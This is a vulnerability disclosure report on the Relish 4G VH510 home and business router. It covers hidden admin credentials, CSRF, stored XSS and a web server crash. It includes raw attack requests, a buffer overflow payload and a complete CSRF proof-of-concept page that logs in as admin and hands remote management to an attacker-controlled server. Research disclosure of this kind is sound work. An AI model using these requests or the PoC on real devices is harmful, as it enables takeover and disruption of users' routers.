6POINT6

Relish 4G VH510 Hub

Research Lab, July 2019

6POINT6

Table of Contents

1 Objective

6point6 is an independent award-winning technology consultancy specialising in Emerging Technology, Cyber Security, and Digital Transformation. We are committed to safeguarding the security of our customers and that of our providers, furthermore we respect the research community and want to share our knowledge.

Our research lab is dedicated to the discovery of new potential security weaknesses in various products and applications. Relish is one of our Internet broadband providers, and therefore, its essential for us to make sure analysis and perform research and analysis on products we ourselves use. specialising in Cyber Security.

The purpose of this document is to illustrate our findings and demonstrate how attackers may exploit these vulnerabilities to compromise Relish VH510 devices, affecting both home and business customers.

2 Scope

The following section lists what is included within the scope and what is not.

In the Scope:

- Relish 4G Hub VH510 device (running VH510B_V1.0.1.6L0516 firmware)

Out of Scope:

- TR-069 device management
- Backend or internal network systems used by Relish

3 Overview of Vulnerabilities

A summary of discovered vulnerabilities within the web management portal. These vulnerabilities are found in both business and home user devices. The product - Relish 4G VH510B in-door hub running the latest firmware available (VH510B_V1.0.1.6L0516) as of 26th July 2019.

- Default hidden administrator credentials
- Multiple CSRF/XSRF vulnerabilities in web management
- Multiple XSS vulnerabilities in web management
- Boa web server vulnerable to Denial of Service/ Potential RCE via buffer overflow

3.1 Default hidden admin credentials

The Relish web management interface contains two types of user accounts. A standard 'user' which is well documented and provided installation set-up guide. There also exists an administrator or 'super user' account which, when logged-in onto web management interface, provides additional configuration features which are not available to standard users. Furthermore, FTP and Telnet services are both running insecure protocols which allows the attackers to login using these hidden credentials.

Impact	Risk
Medium	Medium

These were obtained through two different methods using the standard user account.

1. Creating a backup of the configuration file within the management portal located under the navigation pane; **Admin** > **Backup/Restore** (this file is stored as a standard XML format).
2. Obtaining a file from the FTP service located in `/var/tmp/config.xml`. This only required the standard 'user' account which is provided by Relish for first time set-up installation.

Example of output from a business customer device:

```
160   <Value Name="WLAN_PHY_BAND_SELECT" Value="1"/>
161   <Value Name="SYSLOG_LOG_LEVEL" Value="7"/>
162   <Value Name="SYSLOG_DISPLAY_LEVEL" Value="7"/>
163   <Value Name="SUSER_NAME" Value="UKBadmin"/>
164   <Value Name="SUSER_PASSWORD" Value="[redacted]"/>
165   <Value Name="ADSL_TONE" Value="00,00,00,00,00,00,0
      00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00
166   <Value Name="DIRECT_BRIDGE_MODE" Value="1"/>
```

Figure 3-1 Default administrator credentials on a business broadband device

3.2 Multiple Cross Site Request Forgery

The web management interface is prone to multiple CSRF/XSRF vulnerabilities. These security issues are magnified in severity due to the fact that default credentials are present and also that the login form does not

provide any protection against CSRF. This allows an attacker to launch a chain of CSRF remote exploits through a Phishing campaign, for example.

Impact	Risk
Medium	Medium

3.2.1 Log-in Form

The attacker can forge an authentication request to log-in as a client on the same network. With an authenticated user's session, the attacker has access to sensitive configuration options widening the attack surface. Due to the previously discussed vulnerability it would be rather simple for an attacker to launch a Phishing attempt.

Example of the authentication POST HTTP request with an empty 'challenge' parameter:

```
POST /boaform/admin/formLogin HTTP/1.1
Host: 192.168.1.1
Content-Length: 91
Cache-Control: max-age=0
Origin: http://192.168.1.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.1.1/admin/login.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

challenge=&username=UKBadmin&password=[redacted]&save=Login&submit-url=%2Fadmin%2Flogin.asp
```

Figure 3-2 Authentication request with empty challenge parameter

3.2.2 TR-069 Configuration

When logged-in as the administrator an additional configuration feature exists called the TR-069 configuration. This feature is responsible for communicating with a centralised management server over a WAN connection. To accept operations such as firmware upgrade, configuration changes, reboots and more.




Figure 3-3 TR-069 Configuration Page

Example of a request to update the TR-069 configuration settings using `curl` command:

```
curl -X POST http://192.168.1.1/boaform/formTR069Config \
      -F 'autoexec=1' \
      -F 'enable_cwmp=1' \
      -F 'tr069_itf=65535' \
      -F 'url=http://192.168.1.10/' \
      -F 'username=user' \
      -F 'password=password' \
      -F 'enable=1' \
      -F 'interval=30' \
      -F 'save=Apply' \
      -F 'submit-url=/admin/login.asp'
```

3.2.3 Reboot Device

A feature called ‘Commit and Reboot’ exists within the ‘Admin’ section. When this form is submitted via a POST request it saves the current changes to memory and reboots the device. This may be used by attackers to deny service by constantly sending reboot requests, which is a form of a Denial of Service attack.

3.3 Multiple Cross Site Scripting


The web management interface contains numerous persistent XSS vulnerabilities. An attacker is be able to store HTML and JavaScript tags within certain configuration fields. However, these security issues are considered low risk due to the low impact in a real-world scenario.

Impact	Risk
Low	Low

3.3.1 URLBlocking Settings

In the Firewall section a feature called URLBlocking is used for blocking clients from accessing specific domain names based on any keywords specified. When a user submits a POST request to add input, the form parameter `urlFQDN` does not properly escape or filter out HTML tags.

Example - JavaScript which displays a message in the web browser once the page has been reloaded:



3.3.2 SNMP Settings

In the Advanced section a feature to change SNMP (Simple Network Management Protocol) settings is available. The following shows what parameters can be updated for the SNMP service:

- `snmpSysDescr`
- `snmpSysContact`
- `snmpSysName`
- `snmpCommunityRO`
- `snmpCommunityRW`

Only client-side JavaScript checks are done on input before being submitted to the web server. The following form parameters do not properly escape or apply any sort of filtering for user input when sending POST requests to `/boaform/formSnmpConfig`

An example of updating the `snmpSysName` field to display a message on the home page. You can view the modification within the firmware version on the main status page. This could be abused to redirect users to malicious sites.




Figure 3-4 JavaScript within Firmware Version

3.3.3 System Log Settings

In admin section of the configuration page, exists a feature to configure device system logs. The sort of logs that are generated are login attempts, web server errors, daemon services info. The recent logs are displayed within a table but can also be downloaded via the FTP service. By default, this feature is disabled but can be enabled with the admin account. The standard user does not have access to this feature.

Impact	Risk
Low	Low

When requesting a resource that does not exist, the web server generates error messages. These requests are logged and stored within syslog file. The following shows a URL path with HTML tags included, which generates a 404 error.

Figure 3-5 Page not found with HTML tags in URL

Here we can see the HTML tags being rendered by the web browser in the system log table.




Figure 3-6 System Log Table with rendered <H2> HTML tags

3.4 Boa Denial of Service Vulnerability

A locally authenticated user may be able to send a POST HTTP request which crashes the Boa web server. This results in users not having access to the management portal, requiring a router reboot to resume usage. This vulnerability may be a buffer overflow which potentially could lead to Remote Command Execution.

In some cases, Boa web server wasn't the only service to stop functioning. Other services such as FTP and Telnet would not work either, even after a device reboot. This required resetting the device to its default state.

Impact	Risk
Medium	Medium

The affected parameter `blkDomain` does not validate input size. An example of a POST request using `Repeater` to launch a DoS attack on the management portal:

```
POST /boaform/admin/formDOMAINBLK HTTP/1.1
Host: 192.168.1.1
Content-Length: 516
Cache-Control: max-age=0
Origin: http://192.168.1.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.1.1/domainblk.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

domainblkcap=1&blkDomain=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&addDomain=Add&
submit-url=%2Fadmin%2Fdomainblk.asp
```

Figure 3-7 Sending POST request with large input

Example output of syslog error log after sending the request:

```
---------------------------------------------------------------------------
                          System Log
---------------------------------------------------------------------------
---------------------------------------------------------------------------
(1) System Log Enable/Disable        (2) Sow Log
(3) clear Log                        (4) Quit
Enter the option(1-4): 2
46|Sep 19 13:31:30|syslog.info|syslog: syslogd started

86|Sep 19 13:31:59|authpriv.info|boa[153]: caught SIGSEGV, dumping core

86|Sep 19 13:31:59|authpriv.info|boa[153]: CRASHDEBUG enabled, dumping current request
```

Figure 3-8 Device syslog crash

4 Proof of Concept

The proof of concept exploits default administrator credentials and multiple CSRF vulnerabilities to compromise a device through the web management. To make this attack persistent a request is made to update the TR-069 configuration settings. This adds a malicious ACS server which the attacker controls to manage that device remotely.

Although launched remotely, it requires a user to visit a link or page and be on the same network/subnet as the Relish device.

JavaScript code is executed on the victim's web browser which starts the process;

- Attempts to authenticate using the administrator account
- Modifies TR-069 Configuration settings to an attacker-controlled ACS

Once the Relish device is connected to an attacker's ACS server, it's possible to issue commands remotely, such as; rebooting device, uploading backdoored firmware, stealing network credentials and potentially bricking the device.

4.1 Video Demo

[AVAILABLE ON REQUEST]

4.2 Proof of Concept Exploit

A CSRF html page that automatically submits two web forms. Firstly, submits an authentication request to the local web management portal with the hardcoded admin credentials. Afterwards, another request is sent to update the TR-069 configuration settings used to remotely manage devices, the device will then be controlled by the attacker:

Credentials for Business customers:

```
<!doctype html>
<html>
<title>Relish VH510 PoC</title>
<head>
<script language="javascript">
        window.onload = function() {
        document.getElementById("csrfForm1").submit();

                window.setTimeout(delayPayload, 3000);
                function delayPayload()
                {
                        document.getElementById("csrfForm2").submit();
                }
        }

        window.onbeforeunload = function() {
                return "PoC still loading...";
        }
</script>
</head>
<body>
<h2>Running...</h2>
        <!-- Login Form -->
        <form id="csrfForm1" action="http://192.168.1.1/boaform/admin/formLogin" method="POST" target="csrfIframe1">
                <input type="hidden" name="challenge" value="">
                <!—
                        Business device username: UKBadmin
                        Home device username: admin
                -->
                <input type="hidden" name="username" value="UKBadmin">
                <input type="hidden" name="password" value="[REMOVED]">
                <input type="hidden" name="save" value="Login">
                <input type="hidden" name="submit-url" value="/admin/login.asp">
        </form>

        <!-- TR-069 Form Delayed -->
        <form id="csrfForm2" action="http://192.168.1.1/boaform/formTR069Config" method="POST" target="csrfIframe2">
                <input type="hidden" name="autoexec" value="1" />
                <input type="hidden" name="enable_cwmp" value="1" />
                <input type="hidden" name="tr069_itf" value="65535" />
                <!-- Attacker’s ACS server IP address here -->
                <input type="hidden" name="url" value="http://127.0.0.1:7547" />
                <input type="hidden" name="username" value="" />
                <input type="hidden" name="password" value="" />
                <input type="hidden" name="enable" value="1" />
                <!-- Schedule update every 30 seconds -->
                <input type="hidden" name="interval" value="30" />
                <input type="hidden" name="conreqname" value="" />
                <input type="hidden" name="conreqpw" value="" />
                <input type="hidden" name="conreqpath" value="" />
                <input type="hidden" name="conreqport" value="7547" />
                <input type="hidden" name="save" value="Apply" />
                <input type="hidden" name="submit-url" value="/tr069config.asp" />
                <input type="submit" value="Submit request" style="visibility: hidden;" />
        </form>

       <iframe style="display: hidden" height="0" width="0" frameborder="0" name="csrfIframe1"></iframe>
       <iframe style="display: hidden" height="0" width="0" frameborder="0" name="csrfIframe2"></iframe>

    </body>
```